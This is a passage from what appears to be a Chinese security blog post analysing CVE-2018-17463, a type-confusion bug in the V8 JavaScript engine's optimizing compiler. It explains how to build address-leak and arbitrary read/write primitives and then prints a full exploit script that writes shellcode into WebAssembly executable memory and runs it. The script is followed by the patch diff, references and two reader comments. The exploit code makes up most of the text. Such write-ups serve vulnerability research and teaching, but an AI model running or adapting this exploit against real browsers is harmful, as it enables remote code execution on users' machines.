function getOBJ(){
   let res = {a:0x1234};
```

```
   for (let i = 0; i< OBJ_LEN;i++){
       eval(`res.${'b'+i} = -${0x4869 + i};
       `);
   }
   return res;
}

function findCollision(){
   let find_obj = [];
   for (let i = 0;i<OBJ_LEN;i++){
       find_obj[i] = 'b'+i;
   }
   eval(`
       function bad_create(x){
           x.a;
           this.Object.create(x);
           ${find_obj.map((b) => `let ${b} = x.${b};`).join('\n')}
           return [${find_obj.join(', ')}];
       }
   `);
   for (let i = 0; i<OPTIMIZATION_NUM;i++){
       let tmp = bad_create(getOBJ());
       for (let j = 0 ;j<tmp.length;j++){
           if(tmp[j] != -(j+0x4869) && tmp[j] < -0x4868 && tmp[j] > -(1+OBJ_LEN +0x4869) ){
               console.log('b'+ j +' & b' + -(tmp[j]+0x4869) +" are collision in directory");
               return ['b'+j , 'b' + -(tmp[j]+0x4869)];
           }
       }
   }
   throw "not found collision ";
}
findCollision();
```

结果可发现，在每次执行中键值对都不同：

```
■■[p4nda@p4nda-virtual-machine] - [~/Desktop/browser/ctf/CVE-2018-17463/v8/out/x64.release] - [■ 6■ 13, 12:57]
■■[$] <git:(568979f*)> ./d8 ./test/test.js
b9 & b2 are collision in directory
■■[p4nda@p4nda-virtual-machine] - [~/Desktop/browser/ctf/CVE-2018-17463/v8/out/x64.release] - [■ 6■ 13, 12:58]
■■[$] <git:(568979f*)> ./d8 ./test/test.js
b15 & b7 are collision in directory
■■[p4nda@p4nda-virtual-machine] - [~/Desktop/browser/ctf/CVE-2018-17463/v8/out/x64.release] - [■ 6■ 13, 13:06]
■■[$] <git:(568979f*)> ./d8 ./test/test.js
b9 & b34 are collision in directory
```

此后，可以通过得到的键值对可以造成类型混淆了。

addrof原语

通过得到的键值对设为X,Y，那么构建一个新的Object，

```
o.X = {x1:1.1,x2:1.2};
o.Y = {y1:obj};
```

并且构建恶意函数

```
function bad_create(o){
           o.a;
           this.Object.create(o);
           return o.X.x1;
       }
```

那么在返回o.X.x1的时候，实际上返回的是obj结构体的地址，从而对浮点型进行转换就可以得到对应obj地址了。

任意地址读写原语

同样利用上文属性值对，与addrof原语类似，当访问键值X时，实际上是对键值Y属性值相对偏移的操作。

对于任意地址读写，我们可以想到一个好用的数据结构ArrayBuffer。一个ArrayBuffer的结构体如下：

```
pwndbg> v8print 0x1d4b8ef8e1a9
0x1d4b8ef8e1a9: [JSArrayBuffer]
- map: 0x350743c04371 <Map(HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x29b14b610fd1 <Object map = 0x350743c043c1>
- elements: 0x236c6c482cf1 <FixedArray[0]> [HOLEY_ELEMENTS]
- embedder fields: 2
- backing_store: 0x5652a87208f0
- byte_length: 1024
- neuterable
- properties: 0x236c6c482cf1 <FixedArray[0]> {}
- embedder fields = {
   (nil)
   (nil)
}
$1 = 0
```

其长度由byte_length指定，而实际读写的内存位于backing_store，当可以修改一个ArrayBuffer的backing_store时就可以对任意地址进行读写。而此成员在结构

```
wndbg> x /10gx 0x1d4b8ef8e1a8
0x1d4b8ef8e1a8: 0x0000350743c04371  0x0000236c6c482cf1
0x1d4b8ef8e1b8: 0x0000236c6c482cf1  0x0000000000000400
0x1d4b8ef8e1c8: 0x00005652a87208f0  0x0000000000000002
0x1d4b8ef8e1d8: 0x0000000000000000  0x0000000000000000
0x1d4b8ef8e1e8: 0x0000000000000000  0x0000000000000000
```

此时我们仅需构造一个对偏移+0x20写的操作就可以控制ArrayBuffer的读写内存。此时根据对FastProperties的了解，如果构建Object为{x0:{x1:1.1,x2:1.2}}

因此恶意函数构造如下：

```
function bad_create(o,value){
           o.a;
           this.Object.create(o);
           let ret = o.${X}.x0.x2;
            o.${X}.x0.x2 = value;
           return ret;
       }
```

Shellcode执行

综上，拥有了addrof原语和任意地址读写的能力，可以利用wasm机制来执行shellcode。

例如一个wasm实例构造如下：

```
var buffer = new Uint8Array([0,97,115,109,1,0,0,0,1,138,128,128,128,0,2,96,0,1,127,96,1,127,1,127,2,140,128,128,128,0,1,3,101,
   var wasmImports = {
     env: {
       puts: function puts (index) {
         console.log(utf8ToString(h, index));
       }
     }
   };
   let m = new WebAssembly.Instance(new WebAssembly.Module(buffer),wasmImports);
   let h = new Uint8Array(m.exports.memory.buffer);
   let f = m.exports.p4nda;
   f();
```

其中，f是一个JSFunction对象，只不过其实际执行代码存放于一个rwx的内存中，通过写该内存的代码区域，最终调用f()，触发来执行shellcode。

具体思路如下:

首先，构造wasm对象f方便shellcode执行，并利用addrof原语泄露f的地址。


然后，定义一个ArrayBuffer对象，并利用gc机制使其被放入Old Space使地址更加稳定。

之后，不断的利用该ArrayBuffer对象，泄露并修改其backing_store成员指向待读写区域，具体修改顺序为从JSFucntion到rwx区域的寻址流程：

```
JSFucntion -(0x18)->SharedFunctionInfo -(0x8)-> WasmExportedFunctionData -(0x10)-> WasmInstanceObject -(0xc8)-> imported_funct
```

最终，向rwx_area写入shellcode，调用f()触发。

具体利用效果如下：



EXP

```
function gc()
{
   /*fill-up the 1MB semi-space page, force V8 to scavenge NewSpace.*/
   for(var i=0;i<((1024 * 1024)/0x10);i++)
   {
       var a= new String();
   }
}
function give_me_a_clean_newspace()
{
   /*force V8 to scavenge NewSpace twice to get a clean NewSpace.*/
   gc()
   gc()
}
let f64 = new Float64Array(1);
let u32 = new Uint32Array(f64.buffer);
function d2u(v) {
   f64[0] = v;
   return u32;
}
function u2d(lo, hi) {
   u32[0] = lo;
   u32[1] = hi;
   return f64;
}
function hex(b) {
   return ('0' + b.toString(16)).substr(-2);
}
// Return the hexadecimal representation of the given byte array.
function hexlify(bytes) {
   var res = [];
   for (var i = 0; i < bytes.length; i++)
       res.push(hex(bytes[i]));
   return res.join('');
}
// Return the binary data represented by the given hexdecimal string.
function unhexlify(hexstr) {
   if (hexstr.length % 2 == 1)
       throw new TypeError("Invalid hex string");
   var bytes = new Uint8Array(hexstr.length / 2);
   for (var i = 0; i < hexstr.length; i += 2)
```

```
        bytes[i/2] = parseInt(hexstr.substr(i, 2), 16);
    return bytes;
}
function hexdump(data) {
    if (typeof data.BYTES_PER_ELEMENT !== 'undefined')
        data = Array.from(data);
    var lines = [];
    for (var i = 0; i < data.length; i += 16) {
        var chunk = data.slice(i, i+16);
        var parts = chunk.map(hex);
        if (parts.length > 8)
            parts.splice(8, 0, ' ');
        lines.push(parts.join(' '));
    }
    return lines.join('\n');
}
// Simplified version of the similarly named python module.
var Struct = (function() {
    // Allocate these once to avoid unecessary heap allocations during pack/unpack operations.
    var buffer      = new ArrayBuffer(8);
    var byteView    = new Uint8Array(buffer);
    var uint32View  = new Uint32Array(buffer);
    var float64View = new Float64Array(buffer);
    return {
        pack: function(type, value) {
            var view = type;        // See below
            view[0] = value;
            return new Uint8Array(buffer, 0, type.BYTES_PER_ELEMENT);
        },
        unpack: function(type, bytes) {
            if (bytes.length !== type.BYTES_PER_ELEMENT)
                throw Error("Invalid bytearray");
            var view = type;        // See below
            byteView.set(bytes);
            return view[0];
        },
        // Available types.
        int8:    byteView,
        int32:   uint32View,
        float64: float64View
    };
})();
//
// Tiny module that provides big (64bit) integers.
//
// Copyright (c) 2016 Samuel Groß
//
// Requires utils.js
//
// Datatype to represent 64-bit integers.
//
// Internally, the integer is stored as a Uint8Array in little endian byte order.
function Int64(v) {
    // The underlying byte array.
    var bytes = new Uint8Array(8);
    switch (typeof v) {
        case 'number':
            v = '0x' + Math.floor(v).toString(16);
        case 'string':
            if (v.startsWith('0x'))
                v = v.substr(2);
            if (v.length % 2 == 1)
                v = '0' + v;
            var bigEndian = unhexlify(v, 8);
            bytes.set(Array.from(bigEndian).reverse());
            break;
        case 'object':
            if (v instanceof Int64) {
                bytes.set(v.bytes());
```

```
        } else {
            if (v.length != 8)
                throw TypeError("Array must have excactly 8 elements.");
            bytes.set(v);
        }
        break;
    case 'undefined':
        break;
    default:
        throw TypeError("Int64 constructor requires an argument.");
}
// Return a double whith the same underlying bit representation.
this.asDouble = function() {
    // Check for NaN
    if (bytes[7] == 0xff && (bytes[6] == 0xff || bytes[6] == 0xfe))
        throw new RangeError("Integer can not be represented by a double");
    return Struct.unpack(Struct.float64, bytes);
};
// Return a javascript value with the same underlying bit representation.
// This is only possible for integers in the range [0x0001000000000000, 0xffff000000000000)
// due to double conversion constraints.
this.asJSValue = function() {
    if ((bytes[7] == 0 && bytes[6] == 0) || (bytes[7] == 0xff && bytes[6] == 0xff))
        throw new RangeError("Integer can not be represented by a JSValue");
    // For NaN-boxing, JSC adds 2^48 to a double value's bit pattern.
    this.assignSub(this, 0x1000000000000);
    var res = Struct.unpack(Struct.float64, bytes);
    this.assignAdd(this, 0x1000000000000);
    return res;
};
// Return the underlying bytes of this number as array.
this.bytes = function() {
    return Array.from(bytes);
};
// Return the byte at the given index.
this.byteAt = function(i) {
    return bytes[i];
};
// Return the value of this number as unsigned hex string.
this.toString = function() {
    return '0x' + hexlify(Array.from(bytes).reverse());
};
// Basic arithmetic.
// These functions assign the result of the computation to their 'this' object.
// Decorator for Int64 instance operations. Takes care
// of converting arguments to Int64 instances if required.
function operation(f, nargs) {
    return function() {
        if (arguments.length != nargs)
            throw Error("Not enough arguments for function " + f.name);
        for (var i = 0; i < arguments.length; i++)
            if (!(arguments[i] instanceof Int64))
                arguments[i] = new Int64(arguments[i]);
        return f.apply(this, arguments);
    };
}
// this = -n (two's complement)
this.assignNeg = operation(function neg(n) {
    for (var i = 0; i < 8; i++)
        bytes[i] = ~n.byteAt(i);
    return this.assignAdd(this, Int64.One);
}, 1);
// this = a + b
this.assignAdd = operation(function add(a, b) {
    var carry = 0;
    for (var i = 0; i < 8; i++) {
        var cur = a.byteAt(i) + b.byteAt(i) + carry;
        carry = cur > 0xff | 0;
        bytes[i] = cur;
```

```
        }
        return this;
    }, 2);
    // this = a - b
    this.assignSub = operation(function sub(a, b) {
        var carry = 0;
        for (var i = 0; i < 8; i++) {
            var cur = a.byteAt(i) - b.byteAt(i) - carry;
            carry = cur < 0 | 0;
            bytes[i] = cur;
        }
        return this;
    }, 2);
}
// Constructs a new Int64 instance with the same bit representation as the provided double.
Int64.fromDouble = function(d) {
    var bytes = Struct.pack(Struct.float64, d);
    return new Int64(bytes);
};
// Convenience functions. These allocate a new Int64 to hold the result.
// Return -n (two's complement)
function Neg(n) {
    return (new Int64()).assignNeg(n);
}
// Return a + b
function Add(a, b) {
    return (new Int64()).assignAdd(a, b);
}
// Return a - b
function Sub(a, b) {
    return (new Int64()).assignSub(a, b);
}
// Some commonly used numbers.
Int64.Zero = new Int64(0);
Int64.One = new Int64(1);
function utf8ToString(h, p) {
 let s = "";
 for (i = p; h[i]; i++) {
    s += String.fromCharCode(h[i]);
 }
 return s;
}
function log(x,y = ' '){
    console.log("[+] log:", x,y);
}

let OPTIMIZATION_NUM = 10000;
let OBJ_LEN = 0x20;
let X;
let Y;
// use a obj to check whether CVE-2018-17463 exists

function check_vul(){
    function bad_create(x){
        x.a;
        Object.create(x);
        return x.b;

    }

    for (let i = 0;i < OPTIMIZATION_NUM; i++){
        let x = {a : 0x1234};
        x.b = 0x5678;
        let res = bad_create(x);
        //log(res);
        if( res != 0x5678){
            log("CVE-2018-17463 exists in the d8");
            return;
        }
```

```
   }
   throw "bad d8 version";

}


// check collision between directory mode and fast mode

function getOBJ(){
   let res = {a:0x1234};
   for (let i = 0; i< OBJ_LEN;i++){
       eval(`res.${'b'+i} = -${0x4869 + i};
       `);
   }
   return res;
}
function printOBJ(x){
   for(let i = 0;i<OBJ_LEN;i++){
       eval(`console.log("log:["+${i}+"] :"+x.${'b'+i})`);
       //console.log('['+i+']'+x[i]);
   }
}
function findCollision(){
   let find_obj = [];
   for (let i = 0;i<OBJ_LEN;i++){
       find_obj[i] = 'b'+i;
   }
   eval(`
       function bad_create(x){
           x.a;
           this.Object.create(x);
           ${find_obj.map((b) => `let ${b} = x.${b};`).join('\n')}
           return [${find_obj.join(', ')}];
       }
   `);
   for (let i = 0; i<OPTIMIZATION_NUM;i++){
       let tmp = bad_create(getOBJ());
       for (let j = 0 ;j<tmp.length;j++){
           if(tmp[j] != -(j+0x4869) && tmp[j] < -0x4868 && tmp[j] > -(1+OBJ_LEN +0x4869) ){
               log('b'+ j +' & b' + -(tmp[j]+0x4869) +" are collision in directory");
               return ['b'+j , 'b' + -(tmp[j]+0x4869)];
           }
       }
   }
   throw "not found collision ";
}

// create primitive -> addrof
function getOBJ4addr(obj){
   let res = {a:0x1234};
   for (let i = 0; i< OBJ_LEN;i++){
       if (('b'+i)!= X &&('b'+i)!= Y  ){
       eval(`res.${'b'+i} = 1.1;
       `);        }
       if (('b'+i)== X){
           eval(`
               res.${X} = {x1:1.1,x2:1.2};
               `);
       }
       if (('b'+i)== Y){
           eval(`
               res.${Y} = {y1:obj};
               `);
       }
   }
   return res;
}
function addrof(obj){
```

```
   eval(`
       function bad_create(o){
           o.a;
           this.Object.create(o);
           return o.${X}.x1;
       }
   `);

   for (let i = 0;i < OPTIMIZATION_NUM;i++){
       let ret = bad_create( getOBJ4addr(obj));
        let tmp =Int64.fromDouble(ret).toString();
       if (ret!= 1.1){
           log(tmp);
           return ret;
       }
   }
   throw "not found addrof obj";

}

// create primitive -> Arbitrary write
function getOBJ4read(obj){
   let res = {a:0x1234};
   for (let i = 0; i< OBJ_LEN;i++){
       if (('b'+i)!= X &&('b'+i)!= Y  ){
       eval(`res.${'b'+i} = {};
       `);        }
       if (('b'+i)== X){
           eval(`
               res.${X} = {x0:{x1:1.1,x2:1.2}};
               `);
       }
       if (('b'+i)== Y){
           eval(`
               res.${Y} = {y1:obj};
               `);
       }
   }
   return res;
}
function arbitraryWrite(obj,addr){
   eval(`
       function bad_create(o,value){
           o.a;
           this.Object.create(o);
           let ret = o.${X}.x0.x2;
            o.${X}.x0.x2 = value;
           return ret;
       }
   `);

   for (let i = 0;i < OPTIMIZATION_NUM;i++){
       let ret = bad_create( getOBJ4read(obj),addr);
       let tmp =Int64.fromDouble(ret).toString();
       if (ret!= 1.2){
           return ;
       }
   }
   throw "not found arbitraryWrite";

}

// exploit

function exploit(){
   var buffer = new Uint8Array([0,97,115,109,1,0,0,0,1,138,128,128,128,0,2,96,0,1,127,96,1,127,1,127,2,140,128,128,128,0,1,3,1
   var wasmImports = {
     env: {
       puts: function puts (index) {
```

```
        console.log(utf8ToString(h, index));
      }
    }
  };
  let m = new WebAssembly.Instance(new WebAssembly.Module(buffer),wasmImports);
  let h = new Uint8Array(m.exports.memory.buffer);
  let f = m.exports.p4nda;
  console.log("step 0: Game start");
  f();
  console.log("step 1: check whether vulnerability exists");
  check_vul();
  console.log("step 2: find collision");
  [X,Y] = findCollision();

  let mem = new ArrayBuffer(1024);
  give_me_a_clean_newspace();
  console.log("step 3: get address of JSFunciton");
  let addr = addrof(f);
  console.log("step 4: make ArrayBuffer's backing_store -> JSFunciton");
  arbitraryWrite(mem,addr);
  let dv = new DataView(mem);
  SharedFunctionInfo_addr = Int64.fromDouble(dv.getFloat64(0x17,true));
  console.log("[+] SharedFunctionInfo addr :"+SharedFunctionInfo_addr);
  console.log("step 5: make ArrayBuffer's backing_store ->  SharedFunctionInfo");
  arbitraryWrite(mem,SharedFunctionInfo_addr.asDouble());
  WasmExportedFunctionData_addr =  Int64.fromDouble(dv.getFloat64(0x7,true));
  console.log("[+] WasmExportedFunctionData addr :"+WasmExportedFunctionData_addr);
  console.log("step 6: make ArrayBuffer's backing_store ->  WasmExportedFunctionData");
  arbitraryWrite(mem,WasmExportedFunctionData_addr.asDouble());
  WasmInstanceObject_addr =  Int64.fromDouble(dv.getFloat64(0xf,true));
  console.log("[+] WasmInstanceObject addr :"+WasmInstanceObject_addr);
  console.log("step 7: make ArrayBuffer's backing_store ->  WasmInstanceObject");
  arbitraryWrite(mem,WasmInstanceObject_addr.asDouble());
  imported_function_targets_addr =  Int64.fromDouble(dv.getFloat64(0xc7,true));
  console.log("[+] imported_function_targets addr :"+imported_function_targets_addr);
  console.log("step 8: make ArrayBuffer's backing_store ->  imported_function_targets");
  arbitraryWrite(mem,imported_function_targets_addr.asDouble());
  code_addr =  Int64.fromDouble(dv.getFloat64(0,true));
  console.log("[+] code addr :"+code_addr);
  log("step 9: make ArrayBuffer's backing_store ->  rwx_area");
  arbitraryWrite(mem,code_addr.asDouble());
  console.log("step 10: write shellcode for poping up a calculator");
  let shellcode_calc = [72, 49, 201, 72, 129, 233, 247, 255, 255, 255, 72, 141, 5, 239, 255, 255, 255, 72, 187, 124, 199, 145
  let write_tmp = new Uint8Array(mem);
  write_tmp.set(shellcode_calc);
  console.log("[+] Press Any key to execute Shellcode");
  readline();
  f();

}

exploit();
```

漏洞补丁

漏洞补丁很简单，在commit 52a9e67a477bdb67ca893c25c145ef5191976220中，将CreateObject的flag改为Operator::kNoProperties。

```
diff --git a/src/compiler/js-operator.cc b/src/compiler/js-operator.cc
index 5ed3f74..94b018c 100644
--- a/src/compiler/js-operator.cc
+++ b/src/compiler/js-operator.cc
@@ -622,7 +622,7 @@ CompareOperationHint CompareOperationHintOf(const Operator* op) {
  V(CreateKeyValueArray, Operator::kEliminatable, 2, 1)                \
  V(CreatePromise, Operator::kEliminatable, 0, 1)                      \
  V(CreateTypedArray, Operator::kNoProperties, 5, 1)                   \
-  V(CreateObject, Operator::kNoProperties, 1, 1)                       \
+  V(CreateObject, Operator::kNoWrite, 1, 1)                            \
  V(ObjectIsArray, Operator::kNoProperties, 1, 1)                      \
  V(HasProperty, Operator::kNoProperties, 2, 1)                        \
```

```
  V(HasInPrototypeChain, Operator::kNoProperties, 2, 1)               \
```

Reference

[1] http://phrack.org/papers/jit_exploitation.html

[2] https://www.jianshu.com/p/f23c5cad7160

[3] https://ponyfoo.com/articles/an-introduction-to-speculative-optimization-in-v8

[4] https://darksi.de/d.sea-of-nodes/

[5] https://v8.dev/docs/turbofan


上一篇：CVE-2019-12592：印象... 下一篇：bug bounty实例：框架注入...

1. 2 条回复

thor 2019-06-17 14:41:27

666，干货满满，收藏了

0 回复Ta



chybeta 2019-06-17 18:47:04

学习了

0 回复Ta

目录